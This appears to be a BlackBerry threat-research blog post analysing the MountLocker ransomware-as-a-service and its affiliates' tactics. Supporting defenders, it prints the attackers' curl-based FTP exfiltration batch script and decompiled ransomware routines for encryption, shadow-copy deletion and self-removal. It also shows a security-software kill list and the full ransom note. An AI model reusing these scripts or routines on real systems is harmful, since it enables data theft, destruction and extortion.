MountLocker Ransomware-as-a-Service Offers Double Extortion Capabilities to Affiliates

blogs.blackberry.com/en/2020/12/mountlocker-ransomware-as-a-service-offers-double-extortion-capabilities-to-affiliates

The BlackBerry Research & Intelligence Team

1. BlackBerry ThreatVector Blog
2. MountLocker Ransomware-as-a-Service Offers Double Extortion Capabilities to Affiliates

Since mid-October 2020, the BlackBerry Incident Response Team have been actively tracking MountLocker affiliate campaigns as part of ongoing investigations. The affiliates are typically responsible for the initial compromise, distribution of MountLocker ransomware, and exfiltration of sensitive client data during a breach.

In coordination with the BlackBerry Research and Intelligence Team, our researchers and investigators have produced the following wide-ranging report on MountLocker. It covers this threat's operators, affiliates, ransomware, decryptor, and associated tactics, techniques, and procedures (TTPs).

Key Findings

- MountLocker is a Ransomware-as-a-Service (RaaS), active since July 2020.
- The MountLocker ransomware was updated during early November 2020 to broaden the targeting of file types and evade security software.
- Victim's files are encrypted using ChaCha20, and file encryption keys are encrypted using RSA-2048.
- The ransomware appears to be somewhat secure; there are no trivial weaknesses allowing for easy key recovery and decryption of data. MountLocker does however use a cryptographically insecure method for key generation that may be prone to attack.
- MountLocker affiliates were observed:
    - Using commercial-off-the-shelf tools such as CobaltStrike Beacon to deploy MountLocker ransomware.
    - Exfiltrating sensitive client data via FTP prior to encryption.
    - Engaging in blackmail and extortion tactics (alongside the operators) to coerce victims into making hefty payments to recover and prevent the public disclosure of stolen data.
- Owing to the RaaS and affiliate program, targeting is geographically diverse and becoming more prominent.

Operators and Affiliates

Our investigations into MountLocker-related affiliate campaigns suggests that threat actors often used remote desktop (RDP) with compromised credentials to gain access to a victim's environment. In one instance, after establishing a foothold in an organisation, there was a delay of several days before activity resumed. It is likely that the threat actors were negotiating with the MountLocker operators to join their

affiliate program and obtain the ransomware during this pause. Upon obtaining the MountLocker ransomware, the threat actors were observed returning with several “public” tools, including CobaltStrike Beacon and AdFind from Joeware. Over a period of approximately 24 hours:

- AdFind is used to perform network reconnaissance.
- A custom batch file is used to exfiltrate sensitive documents from key systems via FTP.
- CobaltStrike Beacon is leveraged to spread laterally and deploy the MountLocker ransomware.



Figure 1. MountLocker kill-chain

The following crude batch script (sanitized for confidentiality reasons) was used by the attackers to perform exfiltration of sensitive data. The script starts by uploading a “desktop.ini” file to the sever using curl, then enumerates a hardcoded root directory (localdir) and all subdirectories. Each file is uploaded to the FTP server as it goes:

```
@echo off
curl --ftp-create-dirs -T "desktop.ini"  "ftp://xxx.xxx.xxx.xxx/FOLDER/desktop.ini" --user USERNAME:PASSWORD
set localdir="D:\FOLDER"
set ftphost=xxx.xxx.xxx.xxx
set ftpuser=USERNAME
set ftppass=PASSWORD
set ftpdir=DIR_NAME
set newdir=DIR_NAME
set /a lenld=
set b=
for /F %%i in ('">$ cmd/v/c echo.%localdir%& echo $"') do set/a lenld=%%~zi-3& del $
rem echo %lenld%
setlocal enableDelayedExpansion
for /F "delims=" %%x in ('dir /B/S %localdir%') do (
rem echo %%x
set b=
set dirnum=0
set FILENAME=%%x
set b=!FILENAME:~%lenld%,250!
set var2=!b:\=/!
rem set valet=!var2:~%lenld%,250!
rem echo !var2!
set url_l=!var2:/=,!
for %%a in (!url_1!) do set new=%%a
for /f %%i in ('">$ cmd/v/c echo.!new!& echo $"') do set/a l=%%~zi-3& del $
rem echo !b!
set bb=!b:\=/!
echo !bb!
rem echo !l!
set van=
set van=!va2!
curl --ftp-create-dirs -T "!FILENAME!" "ftp://%ftphost%/%ftpdir%/%newdir%/!bb!" --user %ftpuser%:%ftppass%
)
(goto) 2>nul & del "%~f0"
```

Figure 2. MountLocker FTP exfiltration batch script

Successful MountLocker affiliates have been known to seek multi-million-dollar payments for decryption services and to prevent public disclosure of stolen data. The MountLocker operators are currently hosting a site on the dark web where they announce their recent targets and supply links to leaked data. The site is currently listing five victims; we believe the actual number to be far greater:



Figure 3. MountLocker site, announcing targets and leaks



Figure 4. MountLocker full data dump

Ransomware

The MountLocker ransomware, at less than 100Kb in size, is lightweight and simple in construction. It is typically deployed as either an x86 or x64 Windows portable executable (PE) file, although occasionally as a Microsoft Installer (MSI) package:



Figure 5. Composition of a x64 MountLocker PE file

Features

- Simple, lightweight, and efficient ransomware
- Semi-unique file extension per victim organization
- Uses ChaCha20 for file encryption and RSA-2048 for key encryption
- Weak key generation using GetTickCount

Behavior

Upon execution, MountLocker will process any command-line arguments supplied by the operators:

Argument	Description
/log:[C|F]	C = Log to console F = Log to file (.log extension)
/scan:[L|N|S]	L = Local drives N = Network drives S = Network shares (currently unimplemented)
/marker:[a-zA-Z0-9_-.]{32}	Create a marker file with the specified filename in each volume's root directory before volume encryption begins
/nodel	Prevent MountLocker from deleting itself after execution (typically used when launched as an MSI)

Figure 6. Command-line arguments

Next, MountLocker initializes debug logging and creates a run-once mutex. The mutex is based on the serial number of the volume containing the Windows directory, and yields a 32-character uppercase hexadecimal string:

```
58  v3 = GetVolumeInformationW(Buffer, 0i64, 0, &VolumeSerialNumber, 0i64, 0i64, 0i64, 0);
59  VolumeSerial = VolumeSerialNumber;
60  if ( !v3 )
61    VolumeSerial = 0x41A207BDi64;
62  VolumeSerialNumber = VolumeSerial;
63  LODWORD(VolumeSerialRor9) = __ROR4__(VolumeSerial, 9);
64  LODWORD(VolumeSerialRor6) = __ROR4__(VolumeSerial, 6);
65  wsprintfW(
66    Buffer,
67    L"%0.8X%0.8X%0.8X%0.8X",
68    VolumeSerial,
69    __ROR4__(VolumeSerial, 3),
70    VolumeSerialRor6,
71    VolumeSerialRor9);
72  v5 = CreateMutexW(0i64, 0, Buffer) && GetLastError() != ERROR_ALREADY_EXISTS;
```

Figure 7. Run-once mutex

The ransomware then proceeds to initialize the encryption keys and create the ransom note. MountLocker contains an embedded 2048-bit RSA public key supplied by the attackers. It is imported and used to encrypt a random session key generated using the cryptographically insecure GetTickCount API. This offers the slim possibility that knowing the timestamp counter value during ransomware execution could lead to the session key being brute-forced.

After initializing the encryption keys, MountLocker will create the ransom note from a template and add the ransomware file extension to the registry. When a user double clicks an encrypted file, the ransom note is opened via Explorer. The file extension is a hex encoded 4-byte (or 8 character) “Client ID”, which is unique per victim organization:

```
__int64 __fastcall initialise_crypto_create_readme(double a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = 0i64;
  v2 = g_SessionKey;                            // Create random 32-byte ChaCha20 session key
  do
  {
    v3 = __rdtsc();
    *&g_SessionKey[v1] = v3;
    Sleep(0x64u);
    v1 += 4i64;
  }
  while ( v1 < 0x20 );                          // Copy session key
  v4 = 32i64;
  do
  {
    v2[32] = *v2;
    ++v2;
    --v4;
  }
  while ( v4 );
  phProv = 0i64;
  hKey = 0i64;
  pdwDataLen = 32;
  if ( !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, CRYPT_VERIFYCONTEXT) )
    goto LABEL_10;
  v5 = CryptImportKey(phProv, &g_RSAPubKey, 276u, 0i64, 0, &hKey);// Import public 2048-bit RSA key
  if ( v5 )
  {
    v5 = CryptEncrypt(hKey, 0i64, 1, 0, &g_EncryptedSessionKey, &pdwDataLen, 0x100u);// Encrypt session key
    CryptDestroyKey(hKey);
  }
  CryptReleaseContext(phProv, 0);
  if ( v5 )
  {
    init_client_id_and_ransom_note();
    wsprintfW(g_wzRansomFileExtension, L".ReadManual.%0.8X", g_dwClientId);
    wsprintfW(pwzSubKey, L"Software\\Classes\\.%0.8X\\shell\\Open\\command", g_dwClientId);
    v6 = lstrlenW(L"explorer.exe RecoveryManual.html");
    SHRegSetUSValueW(pwzSubKey, &pwzValue, 1u, L"explorer.exe RecoveryManual.html", 2 * v6, 2u);
    result = 1i64;
```

Figure 8. Encryption key and ransom note setup

```
.data:000000014000E1A0 ; PUBLICKEYSTRUC g_RSAPubKey
.data:000000014000E1A0 g_RSAPubKey     PUBLICKEYSTRUC <6, 2, 0, 0A400h>
.data:000000014000E1A0                                 ; DATA XREF: initialise_crypto_create_readme+91↑o
.data:000000014000E1A0                                 ; PUBLICKEYBLOB, version 2, 0, CALG_RSA_KEYX
```

Figure 9. Attackers' RSA public key embedded in MountLocker

The ransom note can vary slightly between samples, and in some cases incorrectly states that AES encryption was used. It contains a Tor .onion URL to contact the MountLocker operators via a “dark web” chat service to discuss a price for decryption software:

Your ClientId:

%CLIENT_ID%

/!\ YOUR COMPANY NETWORK HAS BEEN PENETRATED /!
All your important files have been encrypted!

Your files are safe! Only modified. (RSA+AES)

ANY ATTEMPT TO RESTORE YOUR FILES WITH THIRD-PARTY SOFTWARE
WILL PERMANENTLY CORRUPT IT.
DO NOT MODIFY ENCRYPTED FILES.
DO NOT RENAME ENCRYPTED FILES.

No software available on internet can help you. We are the only ones able to
solve your problem.

We gathered highly confidential/personal data. These data are currently stored on
a private server. This server will be immediately destroyed after your payment.
If you decide to not pay, we will release your data to public or re-seller.
So you can expect your data to be publicly available in the near future..

We only seek money and our goal is not to damage your reputation or prevent
your business from running.

You will can send us 2-3 non-important files and we will decrypt it for free
to prove we are able to give your files back.

Contact us for price and get decryption software.

http://zsa3wxvbb7gv65wnl7lerslee3c7i27ndqghqm6jt2priva2qcdponad.onion/?cid=%CLIENT_ID%
* Note that this server is available via Tor browser only

Follow the instructions to open the link:
1. Type the addres "https://www.torproject.org" in your Internet browser. It opens the Tor site.
2. Press "Download Tor", then press "Download Tor Browser Bundle", install and run it.
3. Now you have Tor browser. In the Tor Browser open "http://zsa3wxvbb7gv65wnl7lerslee3c7i27ndqghqm6jt2priva2qcdponad.onion/?cid=%CLIENT_ID% ".
4. Start a chat and follow the further instructions.

Make contact as soon as possible. Your private key (decryption key)
is only stored temporarily.

IF YOU DON'T CONTACT US WITHIN 72 HOURS, PRICE WILL BE HIGHER.

Figure 10. Typical Mountlocker ransom note

After initialization is complete, prior to encryption, MountLocker will attempt to terminate a range of processes belonging to security software, office applications, browsers, and databases:

agntsvc	firefox	outlook	tbirdconfig
bengine	infopath	OWSTIMER	thebat
benetns	isqlplussvc	postgres	thunderbird
beremote	msaccess	powerpnt	veeam
beserver	mspub	pvlsvr	visio
dbeng50	mydesktopservice	SAVAdminService	VxLockdownServer
dbsnmp	mydesktopqos	SavService	winword
dfssvc	mysql	sql	wordpad
dfsrs	ocautoupds	sqbcoreservice	wsstracing
EduLink2SIMS	ocomm	sophos	WSSADMIN

encsvc	ocssd	steam	xfssvccon
excel	onenote	swc_service	
fdhost	oracle	synctime	

MountLocker then proceeds to enumerate first local and then remote volumes looking for files to encrypt. For each volume found, it takes the following steps:

1. If specified via command-line (using /marker:) create a marker file on the root of the volume.

2. Recursively iterate over all files/folders:

a. If the FindFirstFile function returns *ERROR_ACCESS_DENIED*, try to change permissions of the root directory by setting the owner and DACL (discretionary access control list) values in its security descriptor to the same ones as the parent process.

3. For each file found:

a. Check whether the parent folder path is one of the following, and therefore excluded from encryption:

System Volume Information	WINNT
$RECYCLE.BIN	NVIDIA
Windows	SYSTEM.SAV
$WINDOWS.~BT	PerfLog
Windows.old	Intel
Program Files	Games
Program Files (x86)	Temp
WINNT	Tmp

b. Check if the file extension is allowed. MountLocker contains a huge list of over 2600 file extensions that it will target for encryption, including known file extensions for databases, documents, archives, images, accounting software, security software, source code, games, backups and various custom data formats. Common file extensions for executable files (.exe, .dll, .sys) are not targeted.

c. Ensure the filename is not “RecoveryManual.html”.

d. Memory map the file.

e. Generate a random encryption key for the file, again using the cryptographically insecure GetTickCount API (via rdtsc, and without the use of a Sleep API call!):

```
if ( !GetFileSizeEx(v7, &context.iFileSize)
  || (context.hFileMapping = CreateFileMappingW(
                               context.hFile,
                               0i64,
                               PAGE_READWRITE,
                               HIDWORD(context.iFileSize),
                               context.iFileSize,
                               0i64)) == 0 )
{
  CloseHandle(context.hFile);
  return 0i64;
}
for ( i = 0i64; i < 8; ++i )                    // Create 32-byte ChaCha20 file key
{
  v9 = __rdtsc();
  *&context.abFileKey[4 * i] = v9;
}
v10 = write_file_header(&context, SessionKey, EncryptedSessionKey);
if ( v10 )
  v10 = map_and_chacha_20_file(&context);
```

Figure 11. Create ChaCha20 file key

a. Encrypt the file key with the session key using ChaCha20, and write both the encrypted file key (32-bytes) and encrypted session key (256-bytes) to the file:

```
__int64 __fastcall write_file_header(struct_context *context, __int64 SessionKey, const void *EncryptedSessionKey)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( context != -24i64 )
  {
    v5 = *&context->abFileKey[16];
    FileKey[0] = *context->abFileKey;
    FileKey[1] = v5;
  }
  chacha_20_init(&ChaCha20Ctx, SessionKey, SessionKey);
  chacha_20_encrypt_stream(&ChaCha20Ctx, FileKey, 32i64);
  SetFilePointerEx(context->hFile, 0i64, 0i64, 2u);
  WriteFile(context->hFile, FileKey, 0x20u, &NumberOfBytesWritten, 0i64);
  WriteFile(context->hFile, EncryptedSessionKey, 0x100u, &NumberOfBytesWritten, 0i64);
  return 1i64;
}
```

Figure 12. Encrypt the file key with the session key and write the file header

a. Memory map the input file and ChaCha20; encrypt it using the file key in 64MB chunks:

```
__int64 __fastcall map_and_chacha_20_file(struct_context *context)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  chacha_20_init(&ChaCha20Ctx, context->abFileKey, context->abFileKey);
  FileSize = context->iFileSize;
  Offset = 0i64;
  if ( FileSize <= 0 )
    return 1i64;
  while ( 1 )
  {
    dwNumberOfBytesToMap = FileSize - Offset <= 0x4000000 ? (FileSize - Offset) : 0x4000000i64;
    result = MapViewOfFile(
               context->hFileMapping,
               FILE_MAP_READ|FILE_MAP_WRITE,
               HIDWORD(Offset),
               Offset,
               dwNumberOfBytesToMap);
    v6 = result;
    if ( !result )
      break;
    chacha_20_encrypt_stream(&ChaCha20Ctx, result, dwNumberOfBytesToMap);
    UnmapViewOfFile(v6);
    FileSize = context->iFileSize;
    Offset += 0x4000000i64;
    if ( Offset >= FileSize )
      return 1i64;
  }
  return result;
}
```

Figure 13. Encrypt file contents

a. Move the file and restore the owner and DACL:

```
if ( !encrypt_file(&pParams->wzFileName, g_SessionKey, &g_EncryptedSessionKey) )
{
  _InterlockedExchangeAdd(&g_cxSomething_2, 1u);
  MoveFileW(&pParams->wzFileName, wzFileName);
  if ( pParams->bSetNamedSecurityInfo && pParams->result )
  {
    SetNamedSecurityInfoW(wzFileName, SE_FILE_OBJECT, 7u, pParams->pOwner, pParams->pGroup, pParams->pDacl, 0i64);
    if ( pParams->result )
    {
      LocalFree(pParams->hlocal);
      pParams->result = 0;
    }
  }
  return 0i64;
}
if ( pParams->bSetNamedSecurityInfo )
{
  if ( pParams->result )
  {
    SetNamedSecurityInfoW(
      &pParams->wzFileName,
      SE_FILE_OBJECT,
      7u,
      pParams->pOwner,
      pParams->pGroup,
      pParams->pDacl,
      0i64);
    if ( pParams->result )
    {
      LocalFree(pParams->hlocal);
      pParams->result = 0;
    }
  }
}
```

Figure 14. Move file after encryption and optionally set named security information

Post encryption, the composition of a MountLocker encrypted file is as follows, where:

- The red highlighted region is the 32-byte ChaCha20 file key, encrypted using ChaCha20 with the session key.
- The green region is the ChaCha20 session key, encrypted using RSA with the attackers' 2048-bit public key.
- The blue highlighted region is the original file contents, encrypted using ChaCha20 with the randomly generated file key.



Figure 15. MountLocker file composition

After the encryption process is completed, MountLocker will delete volume shadow copies to prevent the restoration of the encrypted files:

```
__int64 delete_volume_shadows()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Sleep(0x3E8u);
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 104;
  GetSystemDirectoryW(lpCommandLine, 0x104u);
  lstrcatW(lpCommandLine, L"\\vssadmin.exe delete shadows /all /Quiet");
  v0 = CreateProcessW(0i64, lpCommandLine, 0i64, 0i64, 0, 0x10u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
  if ( v0 )
  {
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
  }
  return v0;
}
```

Figure 16. Delete volume shadow copies

Finally, in the absence of the */nodel* command-line argument, MountLocker will drop the following batch file to remove itself from disk:

```
attrib -s -r -h %1
:l
del /F /Q %1
if exist %1 goto l
del %0
```

Figure 17. MountLocker cleanup batch file

```
__int64 __fastcall cleanup(__int64 FileName)
{
  __int64 v2; // rbx
  DWORD v3; // eax
  struct _STARTUPINFOW StartupInfo; // [rsp+58h] [rbp-B0h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+C8h] [rbp-40h] BYREF
  WCHAR Buffer[264]; // [rsp+E8h] [rbp-20h] BYREF
  WCHAR CommandLine[264]; // [rsp+2F8h] [rbp+1F0h] BYREF

  v2 = GetTempPathW(0x104u, Buffer);
  v3 = GetTickCount();
  wsprintfW(&Buffer[v2], L"\\%0.8X.bat", v3);
